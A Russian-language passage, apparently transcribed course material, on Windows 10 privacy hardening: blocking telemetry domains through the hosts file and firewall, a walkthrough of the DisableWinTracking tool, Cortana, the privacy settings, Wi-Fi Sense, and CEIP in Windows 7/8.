Но тем не менее, не все настолько жестко закодировано. Некоторые из доменов, куда Windows 10 может, как говорится, "позвонить домой", эти домены могут быть заблокированы через файл hosts. Он принесет некоторую пользу, но не заблокирует вообще все.

Другой способ, который некоторые из этих инструментов используют, заключается в реализации правил для программного межсетевого экрана, например брандмауэра Windows, с целью блокировки обращений на домашние серверы. Опять же, поскольку файл находится поверх операционной системы, нет гарантий, что эти правила заблокируют все IP-адресы и навсегда. Вдобавок, если вы используете файрвол Windows, который является продуктом Microsoft, это не лучший выбор для блокировки IP-адресов Microsoft, потребуется тестирование и мониторинг.

Наиболее эффективным способом блокировки обращений на домашние серверы является блокировка адресов вне машины, на устройстве, выполняющем роль интернет-шлюза. Это может быть ваш маршрутизатор, аппаратный брандмауэр, и так далее. И мы поговорим об этом позже, как можно это осуществить.

56. Windows 10 - Инструмент "Disable Windows 10 Tracking"


Инструмент, который мне больше всего нравится, называется Disable Windows 10 Tracking. Все они имеют похожие названия, это немного сбивает с толку, этот инструмент от 10se1ucgo и здесь вы можете увидеть адрес, по которому можно скачать эту программу.


https://github.com/10se1ucgo/DisableWinTracking

Вы можете получить версию на Python, а если проскроллить ниже, то найдете исполняемую версию и вам нужно лишь скачать ее. Она имеет открытый исходный код. Написана на Python. У вас есть возможность откатиться назад после произведенных изменений, если есть желание вернуться от текущих настроек к исходным. В программе есть разъяснения для каждой из настроек, которые вы можете осуществить. После внесения изменений в систему появляется лог, что хорошо. Теперь, перед тем, как вы будете использовать этот инструмент, я рекомендую вам сделать бекап, сделайте резервную копию всех вещей, которые важны для вас, и если можете, создайте точку восстановления системы. Сейчас я проведу вас по всем опциям, чтобы вы смогли понять, что необходимо включать или отключать. Даже если вы не будете использовать этот инструмент, он даст вам лучшее понимание того, что именно включается или выключается в контексте прекращения слежки.

Итак, у меня здесь исполняемая версия файла. Ее необходимо запустить под администратором, поскольку ей нужно выполнять изменения, требующие доступа администратора системы, например, изменения файла hosts.

Здесь у нас интерфейс программы. Первое, о чем стоит знать, это режимы.






Приватность и Восстановление. В режиме "Приватность" программа произведет все изменения приватности, а режим "Восстановление" нужен, когда вы хотите вернуться обратно к исходным настройкам. Очевидно, нас интересует режим "Приватность" для начала, чтобы совершить изменения.

Итак, во-первых, службы. Это дает вам возможность отключить или удалить две службы. Это Diagnostics Tracking Service и WAP push message routing service. В целях предотвращения слежки обе эти службы вам не нужны. Так что их выключение достаточно безопасно, удаление позволит избавиться от них полностью. Нам достаточно простого отключения.




Далее идет "Очистка лога Diagnostic Tracking". Это очищает лог и отключает права этому логу, который расположен в папке: \ProgramData\Microsoft\Diagnosis\ETLLogs\AutoLogger\, и если вы наведете сюда курсор, то увидите разъяснение, примерное описание того, о чем идет речь.

Далее, Телеметрия. Обратите внимание, если вы кликнете на Телеметрию, это автоматически выделит следующий пункт (Блокирование отслеживающих доменов), потому что именно этот способ отключает вашу телеметрию и добавляет IP-адресы в файл hosts. Телеметрия - это "Параметры - Конфиденциальность - Частота формирования отзывов", вот она.




Эти вещи отключаются. А вот файл hosts.



Обычно он расположен в папке \Windows\system32\drivers\etc\. Если кликнуть правой кнопкой мыши по нему, "Открыть с помощью", "Блокнот", то вы увидите содержимое файла hosts.

Далее идет пункт "Блокирование еще большего количества отслеживающих доменов". Выбираю эту опцию. Если зайти в "Меню - Параметры", мы увидим "Домены для блокирования", рядом "Дополнительные домены для блокирования". Итак, опция "Блокирование отслеживающих доменов" блокирует верхний список доменов. Вторая опция по блокированию доменов блокирует нижний список доменов. Вы можете добавлять или удалять любые домены, которые пожелаете.




Вы можете поискать в интернете, какие еще дополнительные домены вам стоит заблокировать. Простой поиск по запросу "Windows 10 IP-адресы для блокировки", вы найдете форумы и другие источники, где можно узнать, какие еще дополнительные домены можно добавить в эти списки. Но обратите внимание, это может нарушить работу определенного функционала, который вам необходим, все эти вещи необходимо тестировать.

Далее, "Блокирование отслеживающих IP-адресов". Чем эта опция отличается, она блокирует при помощи файрвола Windows, и вы увидите, что если выбрать эту опцию, то будут создаваться правила для файрвола. Эти правила вы заметите, поскольку они будут называться "Tracking IPX", где вместо X будут указываться цифры IP-адреса.

Следующая опция выключает Защитника Windows 10 и сбор данных Контролем Wi-Fi. Защитник - это антивирус для Windows, данная опция отключает отправку сообщений из него. Его отключение вызывает проблему безопасности. Контроль Wi-Fi - это способ отправки паролей от сетей Wi-Fi, к которым вы подсоединены и к которым у вас есть доступ, другим людям, которых вы знаете. Это потенциальная проблема приватности, но вы можете это настроить.


"Остановка Защитника" меняет автоматическую отправку образцов и способ оптимизации доставки обновлений, а Контроль Wi-Fi меняет обмен учетными данными и настройки открытости.

Далее идет OneDrive, простое удаление OneDrive.



И далее идет список приложений, хотите вы или нет их удалить. Если вы не используете эти приложения, то вам стоит удалить их. Итак, этот набор мы имеем в режиме "Приватность", все что нам теперь нужно сделать, это нажать "Пуск". Что я сделаю, я сниму выбор со всех этих приложений,


потому что процесс займет больше времени, а я хочу продемонстрировать его для вас. Так что нажимаем "Пуск".





И здесь мы можем увидеть результаты, мы получаем этот небольшой лог. Программа создает лог, можем ознакомиться. Некоторые сообщения об ошибках, которые мы можем проверить и устранить. Мы получили отказ в доступе к Защитнику Windows Это нормально. И мы можем проверить некоторые изменения, которые совершила программа. Вот файл hosts. Никаких изменений с ним не произошло. Потому что нам надо его обновить.

Открываем его при помощи блокнота и видим там все изменения. Файл hosts, все эти домены перенаправляются на 0.0.0.0.



И если мы посмотрим на файрвол, "Правила для исходящего подключения", то мы увидим IP-адресы, которые блокируются. "Удаленный адрес", любой протокол, любой порт, все они заблокированы. Это те адресы, которые жестко запрограммированы в DLL-библиотеки внутри операционной системы. И вот эти адресы.

Теперь, конечно, вы можете вернуться обратно при желании. Если мы нажмем правой кнопкой мыши, "Запуск от имени администратора", нажимаем "Да", и указываем, какие вещи мы хотим вернуть в изначальное состояние. Мы не будем восстанавливать OneDrive, поскольку это займет время. "Восстановление", "Пуск" и мы получаем наш отчет. Вы можете проверить файл hosts. Видим, что все эти адреса более не перенаправляются. Обновляем файрвол, видим, что все те правила для брандмауэра были удалены. Итак, отличный небольшой инструмент.


57. Windows 10 - Cortana

Мы собираемся рассмотреть настройки конфиденциальности Windows 10. Если вы уже установили Windows 10, отлично, просто пройдитесь по этим настройкам. Если вы еще не установили ее, то будьте в курсе, что когда вы собираетесь устанавливать эту систему, есть два варианта. У вас будет выбор между экспресс-установкой и выборочной установкой.


Если вы хотите иметь возможность задать настройки безопасности и приватности во время установки системы, то вам нужна выборочная установка. Если вам нужны настройки по умолчанию, то выбирайте экспресс-установку. И когда система будет установлена, вы сможете задать настройки безопасности и приватности самостоятельно.

Вам следует знать, что даже с определенными настройками, и это было доказано, что Windows 10 по-прежнему отправляет некоторую информацию в Microsoft. Первое, что необходимо решить, это тип аккаунта, который вы собираетесь использовать. Windows 10 больше не использует локальные аккаунты по умолчанию. Она использует аккаунты Microsoft, интернет-аккаунты, те, что синхронизируются через интернет посредством облачных технологий.

Очевидно, что если приватность вызывает озабоченность, то вам не стоит использовать подобные аккаунты. Вместо этого вам нужны локальные аккаунты. Все хорошо, вы можете настроить их, и Windows 10 будет работать, только вы не сможете использовать какие бы то ни было средства, нуждающиеся в функционале для работы с облаками и синхронизацией.



Давайте сначала рассмотрим Cortana. Если вы наберете Cortana и настройки поиска, то откроются следующие настройки. Это основная кнопка по включению/выключению Cortana. В данный момент она выключена, именно это вам стоит сделать у себя. Здесь соглашение по ее включению.




Когда она запущена, у вас будет возможность кликнуть на эту иконку, "Настройки", и здесь вы сможете включить или выключить Cortana. И вы также сможете увидеть, что есть у Microsoft сказать по поводу политики конфиденциальности. Вот, пожалуйста.

Microsoft не хотят, чтобы вы отключали Cortana. Раньше ее можно было отключить в Windows 10, однако Microsoft убрали тот простой переключатель. Вы по-прежнему можете отключить Cortana посредством вмешательства в реестр или параметры групповых политик. Это превращает ее в инструмент "Поиск Windows" для поиска локальных приложений и файлов.

58. Windows 10 - Параметры конфиденциальности

Давайте посмотрим на параметры конфиденциальности. Чтобы это сделать, нам нужно спуститься сюда, "Параметры", "Конфиденциальность", и вот мы здесь. Слева видим целый набор различных настроек для различных видов параметров конфиденциальности.

Первыми идут общие. Наверху: позволить приложениям использовать мой идентификатор получателя рекламы для возможностей между приложениями. Отключение этого параметра сбросит ваш идентификатор. Windows 10 присваивает каждой копии операционной системы уникальный идентификатор получателя рекламы. Это используется для персонализации рекламы, которая показывается вам третьими сторонами типа рекламных сетей и рекламодателей. Нам это не нужно, проблема приватности.



Следующее: включить фильтр SmartScreen для проверки веб-содержимого (URL), которые могут использовать приложения из Магазина Windows. Вот, что делает данная настройка. Фильтр SmartScreen помогает вам выявлять ранее обнаруженные вредоносные сайты и сайты, созданные в целях фишинга, и принимать обоснованные решения о скачивании файлов. Фильтр SmartScreen защищает тремя следующими способами. При работе в Интернете фильтр анализирует веб-страницы, выявляя подозрительные. Фильтр SmartScreen проверяет, содержатся ли посещаемые сайты в динамическом списке фишинговых сайтов и сайтов с вредоносными программами. Фильтр SmartScreen проверяет скачиваемые из Интернета файлы по списку известных сайтов с вредоносными и небезопасными программами.

Собственно говоря, это хорошее средство безопасности. Это то, что вам следует оставить включенным для обеспечения безопасности, но если у вас имеются вопросы касаемо соблюдения конфиденциальности, возможно, вам стоит отключить эту опцию, потому что она будет записывать в журнал все ваши посещения веб-сайтов.

Далее: отправлять в Microsoft мои сведения о написании, чтобы помочь в усовершенствовании функций печатного и рукописного ввода в будущем. Речь идет о записи ваших нажатий клавиш и того, что вы печатаете, это спроектировано для автоисправления, автозаполнения текста, чтобы система лучше с этим справлялась. Но опять же, это отправка всех вводимых данных, так что это проблема сохранения конфиденциальности. Если вас заботит приватность, вам следует выключить эту функцию.


Позволить веб-сайтам предоставлять местную информацию за счет доступа к моему списку языков. Это отправляет данные вовне, так что вам стоит отключить.

Далее: управление получением рекламы от Microsoft и другими сведениями о персонализации. Это приведет вас на внешнюю страницу, там мы получим пару опций. Персонализированная реклама в этом браузере. Нет, спасибо. Персонализированная реклама везде, где используется моя учетная запись Microsoft. Опять же, проблема приватности, нет, спасибо. Персонализированная реклама в Windows, включает в себя Windows, Windows Phone, Xbox и другие устройства.



Вкладка "Местоположение": если служба определения местоположения включена, Windows, приложения и службы смогут использовать данные о вашем местоположении и журнал сведений о расположении. Это геолокация посредством GPS и локация по Wi-Fi. Здесь есть глобальный переключатель, можно выключить данную функцию, что прекрасно. Далее вы можете включить или отключить ее для каждого отдельно взятого приложения. Я бы порекомендовал отключить их для сохранения приватности. Если у вас есть потребность


в том, чтобы какой-то из этих пунктов был включен, то вы будете отправлять конфиденциальные данные в адрес этих определенных сервисов.



Далее, камера. Здесь спрашивается напрямую: каким приложениям мы хотим разрешить использовать камеру? Если мы хотим быть особенно осторожными, то мы можем отключить камеру до тех пор, пока она нам не понадобится. Либо отключить ее для всех приложений за исключением какого-то одного, которое вам нужно.

Далее, микрофон. Опять же, есть глобальный переключатель: включить / отключить. Можем выбрать, какие приложения могут использовать микрофон. Возможно, вам стоит отключить до тех пор, пока в этом не появится необходимость. Если вас немного заботит то, что микрофон может быть включен, то это определенно будет связано с Cortana.







Далее, речь, рукописный ввод и ввод с клавиатуры. Windows и Cortana могут распознавать ваш голос и почерк, чтобы предоставлять вам более качественные предложения и рекомендации. Мы собираем такие сведения, как контакты, недавние события в календаре, отличительные черты голоса и почерка, а также журнал набора текста. Проблема приватности, остановить знакомство, отключено.


Далее нам нужно открыть Bing и начать управлять личными сведениями для всех своих устройств. Здесь, если у вас есть аккаунты Microsoft, вы залогинитесь и деактивируете все вещи, которые вы считаете проблемой для вашей конфиденциальности.

Далее, сведения учетной записи: разрешить приложениям получать доступ к моему имени, аватару и другим данным учетной записи. Вам стоит отключить это в целях приватности.




Далее, контакты, с кем вы хотите делиться вашей контактной информацией, с какими приложениями? Опять же, на ваше усмотрение, потенциальная проблема приватности.






Далее, календарь: разрешить приложениям доступ к моему календарю. Нет, спасибо.

Далее, обмен сообщениями: разрешить приложениям читать или отправлять сообщения. Это может использоваться для, например, случаев, когда приложение хочет вас аутентифицировать и оно отправляет СМС-сообщение на вашу машину. Это больше подходит для мобильных устройств, но оно может отправить это СМС и на вашу машину с целью аутентификации, как приложение для обмена сообщениями. Ставим "Нет".





Далее, радио: некоторые приложения используют радиомодули - такие как Bluetooth - в вашем устройстве для отправки и получения данных. В некоторых случаях для выполнения своей волшебной работы приложениям необходимо включать или выключать эти радиомодули. Иногда у вас могут появляться приложения, которым требуется

включение или отключение Wi-Fi, но если вы их отключаете, то возможно, вы делаете это не просто так. Вам, возможно, захочется отключить эту функцию.




Далее, другие устройства: разрешить приложениям автоматически совместно использовать и синхронизировать сведения с беспроводными устройствами, которые не должны явно связываться с компьютером, планшетом или телефоном. Нам не нужна синхронизация данных, проблема приватности.





Далее, в русском варианте, это частота формирования отзывов: Windows должна запрашивать мои отзывы, никогда. Мы не хотим отправлять данные в отзывах в адрес Microsoft. Для безопасности мы можем выбрать здесь - "Базовые сведения".



Последняя вкладка здесь, это фоновые приложения: выберите, какие приложения могут получать данные, отправлять оповещения и обновляться в фоновом режиме. Отключение фоновых приложений может помочь сэкономить энергию. Это создано больше для сохранения энергии, но и в то же время вы можете использовать это для отключения этих приложений, чтобы они не появлялись и не запрашивали различные сведения, что может вмешиваться в вашу конфиденциальность. Вам стоит отключить здесь все приложения. И это было видео о параметрах конфиденциальности.


59. Windows 10 - Контроль Wi-Fi

Существует сравнительно новая функциональная возможность под названием Контроль Wi-Fi. Если он включен, то он будет автоматически подключать вас к обнаруженным открытым сетям Wi-Fi, собирать информацию о сетях и предоставлять дополнительную информацию сетям, которые требуют этого. Что это за дополнительная информация, не совсем ясно на данный момент. Вдобавок, и это сомнительный момент, это может использоваться для автоматического совместного использования вашего пароля от Wi-Fi с вашими контактами из Facebook, Skype и Outlook, и аккаунт Microsoft используется для синхронизации. Вот как описывает процесс Microsoft:

Когда вы делитесь доступом к вашей сети Wi-Fi с вашими друзьями в Facebook, контактами на Outlook.com или в Skype, они будут подключаться к защищенным паролем сетям Wi-Fi, которые вы выбрали для совместного использования, и получать доступ в интернет при использовании Контроля Wi-Fi, когда находятся в зоне действия этих сетей. Таким же образом вы будете подключаться к сетям Wi-Fi, которые они расшарили для доступа в интернет. У них не будет доступа к другим компьютерам, устройствам или файлам, хранящимся в вашей домашней сети, а у вас не будет доступа к подобным вещам в их сетях.

Что ж, все это в теории.

Итак, Контроль Wi-Fi отключен по умолчанию, но вы можете проверить свои настройки, потому что я слышал, что различные версии систем иногда содержат эту функцию включенной или выключенной, и это зависит от того, какую установку вы делали: выборочную или экспресс.



Идем в стартовое меню, параметры, сеть и интернет, там вы сможете увидеть "Управление параметрами Wi-Fi". И что вам нужно сделать под Контролем Wi-Fi, это отключить все, что там есть, и можем убедиться, что Контроль Wi-Fi теперь не работает. Если вы активировали Контроль Wi-Fi, то он запросит разрешение на соединение с Outlook, Skype и Facebook, как видно здесь. Другие пользователи из вашего списка друзей, кто также активировали Контроль Wi-Fi, их контактная информация также попадет к вам в совместное использование. Очевидно, что это вопрос, затрагивающий приватность и безопасность.

Вопросы безопасности данного функционала неоднозначны, потому что большинство людей в любом случае делятся своими паролями от Wi-Fi вручную, записывают их куда-то или произносят вслух. Это выдает ваш пароль в любом случае, вашим гостям, так что это небезопасно. С использованием Контроля Wi-Fi пароль не раскрывается вашему гостю.


Собственно говоря, лучший способ обращения с гостями, если вы хотите пустить их в свою сеть, это изоляция и создание гостевой сети в отдельной VLAN, так что ваши гости никогда не получат доступ в вашу сеть, или сеть, которую вы используете, и они не будут знать вашего пароля. И мы обсудим эту тему позже.

Другие пугающие перспективы в том, что Microsoft, а по факту, и любая другая компания, которая начнет делать подобные вещи, когда идет сбор паролей от Wi-Fi, они соберут огромную базу данных с паролями от всех сетей Wi-Fi. Это становится огромной мишенью для атаки и компрометации, и вам также нужно будет доверять тому, что эти компании обезопасят эти пароли и не будут делать с ними ничего нежелательного. И тому, что эти компании будут всегда действовать в ваших законных интересах. Так что я бы порекомендовал держать этот функционал отключенным и вместо него использовать гостевую сеть, мы обсудим, как это делается, позже.


60. Windows 7, 8 и 8.1 - слежка за личной информацией

Windows 7 и Windows 8 определенно доказали, что в вопросах приватности они лучше, чем Windows 10. Но обе эти системы, Windows 7 и 8, всегда имели службу под названием "Программа улучшения качества программного обеспечения" или CEIP. Она предназначалась для помощи Microsoft в определении, что работает, а что нет, так чтобы они могли создавать улучшения и определять, как решать те или иные проблемы. С этой целью данная программа отправляет телеметрические данные в адрес Microsoft, содержащие информацию о производительности, производительности вашей операционной системы и некоторых приложений от Microsoft. Это затрагивает конфиденциальность, не ясно, что за сведения отправляются, и совершенно точно некоторые из этих сведений нежелательны к отправке.

Также, недавно велась дискуссия о том, что обновления Windows 7 и 8 будут включать схожие средства слежки, как и в Windows 10, но это не показалось правдивой информацией. Что сделали эти обновления, они изменили набор данных, которые собирает программа улучшения качества программного обеспечения. Согласно Microsoft, если вы не установили данные обновления, а большая их часть должна быть необязательной, то если ваша программа CEIP отключена, то соответствующая телеметрия Windows не будет отправляться в адрес Microsoft. Вы можете доверять этому заявлению, либо не доверять. Мой совет: не устанавливайте необязательные обновления, только если вы не проверили сначала, что они из себя представляют и не убедились, что они вам нужны. Также, нам следует отключить программу улучшения качества ПО.

